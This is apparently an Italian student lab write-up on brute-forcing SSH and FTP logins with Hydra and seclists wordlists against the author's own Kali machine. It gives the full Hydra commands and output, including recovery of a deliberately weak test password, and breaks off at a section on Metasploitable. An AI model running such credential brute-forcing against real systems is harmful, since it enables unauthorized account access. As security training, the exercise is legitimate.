
Authentication cracking con Hydra

Traccia:
L’esercizio di oggi ha un duplice scopo:
-Fare pratica con Hydra per craccare l’autenticazione dei servizi di rete.
-Consolidare le conoscenze dei servizi stessi tramite la loro configurazione.
Ricordate che la configurazione dei servizi è essa stessa parte dell’esercizio.
L’esercizio si svilupperà in due fasi:
-Una prima fase dove insieme vedremo l’abilitazione di un servizio SSH e la relativa sessione di cracking dell’autenticazione con Hydra.
-Una seconda fase dove sarete liberi di configurare e craccare un qualsiasi servizio di rete tra quelli disponibili, ad esempio ftp, rdp, telnet, autenticazione HTTP.

Per iniziare:


Con la macchina Kali collegata ad internet utilizzo i comandi
sudo apt-get install seclists
sudo apt-get install vsftpd
per installare seclists (utile per scaricare le liste di username e password) e il servizio ftp.

Verifico la struttura di seclists




```
┌──(kali㉿Host-010)-[~]
└─$ sudo apt-get install seclists

[sudo] password for kali:
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following packages were automatically installed and are no longer required:
  gcc-12-base libarmadillo11 libcanberra-gtk-module libcanberra-gtk0 libcbor0.8 libcurl3-nss libgcc-12-dev
  libgdal33 libgeos3.12.0 libgumbo1 libgupnp-igd-1.0-4 libjim0.81 libnfs13 libobjc-12-dev libstdc++-12-dev
  libtexluajit2 libutf8proc2 lua-lpeg nss-plugin-pem python3-aioredis python3-apscheduler python3-jdcal
  python3-pyminifier python3-quamash python3-tzlocal
Use 'sudo apt autoremove' to remove them.
The following NEW packages will be installed:
  seclists
0 upgraded, 1 newly installed, 0 to remove and 11 not upgraded.
Need to get 464 MB of archives.
After this operation, 1868 MB of additional disk space will be used.
Get:1 http://kali.download/kali kali-rolling/main amd64 seclists all 2023.4-0kali1 [464 MB]
Fetched 464 MB in 12s (39.4 MB/s)
Selecting previously unselected package seclists.
(Reading database ... 408357 files and directories currently installed.)
Preparing to unpack .../seclists_2023.4-0kali1_all.deb ...
Unpacking seclists (2023.4-0kali1) ...
Setting up seclists (2023.4-0kali1) ...
Processing triggers for kali-menu (2023.4.6) ...
Processing triggers for wordlists (2023.2.0) ...

┌──(kali㉿Host-010)-[/usr/share/seclists]
└─$ seclists

> seclists ~ Collection of multiple types of security lists

/usr/share/seclists
├── Discovery
├── Fuzzing
├── IOCs
├── Miscellaneous
├── Passwords
├── Pattern-Matching
├── Payloads
├── Usernames
└── Web-Shells
```

Verifico la versione del servizio ftp



```
┌──(kali㉿Host-010)-[~]
└─$ sudo apt-get install vsftpd

Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
The following packages were automatically installed and are no longer required:
  gcc-12-base libarmadillo11 libcanberra-gtk-module libcanberra-gtk0 libcbor0.8 libcurl3-nss libgcc-12-dev
  libgdal33 libgeos3.12.0 libgumbo1 libgupnp-igd-1.0-4 libjim0.81 libnfs13 libobjc-12-dev libstdc++-12-dev
  libtexluajit2 libutf8proc2 lua-lpeg nss-plugin-pem python3-aioredis python3-apscheduler python3-jdcal
  python3-pyminifier python3-quamash python3-tzlocal
Use 'sudo apt autoremove' to remove them.
The following NEW packages will be installed:
  vsftpd
0 upgraded, 1 newly installed, 0 to remove and 11 not upgraded.
Need to get 142 kB of archives.
After this operation, 351 kB of additional disk space will be used.
Get:1 http://http.kali.org/kali kali-rolling/main amd64 vsftpd amd64 3.0.3-13+b2 [142 kB]
Fetched 142 kB in 0s (312 kB/s)
Preconfiguring packages ...
Selecting previously unselected package vsftpd.
(Reading database ... 413985 files and directories currently installed.)
Preparing to unpack .../vsftpd_3.0.3-13+b2_amd64.deb ...
Unpacking vsftpd (3.0.3-13+b2) ...
Setting up vsftpd (3.0.3-13+b2) ...
update-rc.d: We have no instructions for the vsftpd init script.
update-rc.d: It looks like a network service, we disable it.
Processing triggers for man-db (2.12.0-1) ...
Processing triggers for kali-menu (2023.4.6) ...

┌──(kali㉿Host-010)-[~]
└─$ vsftpd -v

vsftpd: version 3.0.3
```


Creo un nuovo utente test_user su Kali. Per velocizzare il lavoro di Hydra tuttavia ho creato un altro utente info con password 1234, uno dei primi abbinamenti testati da Hydra.



```
┌──(root㉿Host-010)-[/home/kali]
└─# adduser test_user
info: Adding user `test_user' ...
info: Selecting UID/GID from range 1000 to 59999 ...
info: Adding new group `test_user' (1001) ...
info: Adding new user `test_user' (1001) with group `test_user (1001)' ...
info: Creating home directory `/home/test_user' ...
info: Copying files from `/etc/skel' ...
New password:
Retype new password:
passwd: password updated successfully
Changing the user information for test_user
Enter the new value, or press ENTER for the default
        Full Name []:
        Room Number []:
        Work Phone []:
        Home Phone []:
        Other []:
Is the information correct? [Y/n] y
info: Adding new user `test_user' to supplemental / extra groups `users' ...
info: Adding user `test_user' to group `users' ...
```


SSH

Avvio il servizio ssh e testo la connessione della nuova utenza sul servizio



```
┌──(root㉿Host-010)-[/home/kali]
└─# service ssh start

┌──(kali㉿Host-010)-[~]
└─$ ssh info@192.168.50.100
info@192.168.50.100's password:
Linux Host-010 6.5.0-kali3-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.5.6-1kali1 (2023-10-09) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
┌──(info㉿Host-010)-[~]
└─$ █
```


Verifico che il servizio ssh sia attivo facendo una scansione con NMAP



```
┌──(kali㉿Host-010)-[~]
└─$ sudo nmap -sS 192.168.50.100
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-11 11:20 CET
Nmap scan report for 192.168.50.100
Host is up (0.0000040s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh

Nmap done: 1 IP address (1 host up) scanned in 13.11 seconds
```

Eseguo Hydra con il seguente comando sfruttando le liste di username e password di seclists
hydra -L /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt -P /usr/share/seclists/Passwords/xato-net-10-million-passwords-1000000.txt 192.168.50.100 -t4 ssh -V


In verde le corrette credenziali trovate



```
┌──(kali㉿Host-010)-[~]
└─$ hydra -L /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt -P /usr/share/seclists/Passwords
/xato-net-10-million-passwords-1000000.txt 192.168.50.100 -t4 ssh -V
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service orga
nizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-01-11 11:43:10
[WARNING] Restorefile (you have 10 seconds to abort ... (use option -I to skip waiting)) from a previous sessi
on found, to prevent overwriting, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 8295455000000 login tries (l:8295455/p:1000000), ~207386375
0000 tries per task
[DATA] attacking ssh://192.168.50.100:22/
[ATTEMPT] target 192.168.50.100 - login "info" - pass "123456" - 1 of 8295455000000 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "info" - pass "password" - 2 of 8295455000000 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "info" - pass "12345678" - 3 of 8295455000000 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "info" - pass "qwerty" - 4 of 8295455000000 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "info" - pass "123456789" - 5 of 8295455000000 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "info" - pass "12345" - 6 of 8295455000000 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "info" - pass "1234" - 7 of 8295455000000 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "info" - pass "111111" - 8 of 8295455000000 [child 2] (0/0)
[22][ssh] host: 192.168.50.100   login: info   password: 1234
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "123456" - 1000001 of 8295455000000 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "password" - 1000002 of 8295455000000 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "12345678" - 1000003 of 8295455000000 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "qwerty" - 1000004 of 8295455000000 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "123456789" - 1000005 of 8295455000000 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "12345" - 1000006 of 8295455000000 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "1234" - 1000007 of 8295455000000 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "111111" - 1000008 of 8295455000000 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "1234567" - 1000009 of 8295455000000 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "dragon" - 1000010 of 8295455000000 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "123123" - 1000011 of 8295455000000 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "baseball" - 1000012 of 8295455000000 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "abc123" - 1000013 of 8295455000000 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "football" - 1000014 of 8295455000000 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "monkey" - 1000015 of 8295455000000 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "letmein" - 1000016 of 8295455000000 [child 3] (0/0)
```

FTP


Avvio il servizio FTP su Kali e faccio partire a seguire una scansione NMAP per verificare che il servizio sia stato effettivamente attivato. Successivamente testo la connessione della nuova utenza sul servizio.



```
┌──(root㉿Host-010)-[/home/kali]
└─# service vsftpd start

┌──(kali㉿Host-010)-[~]
└─$ sudo nmap -sS 192.168.50.100
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-11 11:49 CET
Nmap scan report for 192.168.50.100
Host is up (0.0000040s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh

Nmap done: 1 IP address (1 host up) scanned in 13.12 seconds

┌──(kali㉿Host-010)-[~]
└─$ ftp info@192.168.50.100
Connected to 192.168.50.100.
220 (vsFTPd 3.0.3)
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> █
```

Eseguo Hydra con il seguente comando sfruttando le liste di username e password di seclists
hydra -L /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt -P /usr/share/seclists/Passwords/xato-net-10-million-passwords-1000000.txt 192.168.50.100 -t4 ftp -V


In verde le corrette credenziali trovate



```
┌──(kali㉿Host-010)-[~]
└─$ hydra -L /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt -P /usr/share/seclists/Passwords
/xato-net-10-million-passwords-1000000.txt 192.168.50.100 -t4 ftp -V
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service orga
nizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-01-11 11:55:43
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous sessi
on found, to prevent overwriting, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 8295455000000 login tries (l:8295455/p:1000000), ~207386375
0000 tries per task
[DATA] attacking ftp://192.168.50.100:21/
[ATTEMPT] target 192.168.50.100 - login "info" - pass "123456" - 1 of 8295455000000 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "info" - pass "password" - 2 of 8295455000000 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "info" - pass "12345678" - 3 of 8295455000000 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "info" - pass "qwerty" - 4 of 8295455000000 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "info" - pass "123456789" - 5 of 8295455000000 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "info" - pass "12345" - 6 of 8295455000000 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "info" - pass "1234" - 7 of 8295455000000 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "info" - pass "111111" - 8 of 8295455000000 [child 2] (0/0)
[21][ftp] host: 192.168.50.100   login: info   password: 1234
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "123456" - 1000001 of 8295455000000 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "password" - 1000002 of 8295455000000 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "12345678" - 1000003 of 8295455000000 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "qwerty" - 1000004 of 8295455000000 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "123456789" - 1000005 of 8295455000000 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "12345" - 1000006 of 8295455000000 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "1234" - 1000007 of 8295455000000 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "111111" - 1000008 of 8295455000000 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "1234567" - 1000009 of 8295455000000 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "dragon" - 1000010 of 8295455000000 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "123123" - 1000011 of 8295455000000 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "baseball" - 1000012 of 8295455000000 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "abc123" - 1000013 of 8295455000000 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "football" - 1000014 of 8295455000000 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "monkey" - 1000015 of 8295455000000 [child 3] (0/0)
```


BONUS accesso ai servizi SSH/FTP di Meta

Creo un file metaUser.txt e un file metaPassword.txt in cui inserisco le credenziali per l’utente msfadmin.
Verifico tramite scansione NMAP che i servizi siano attivi



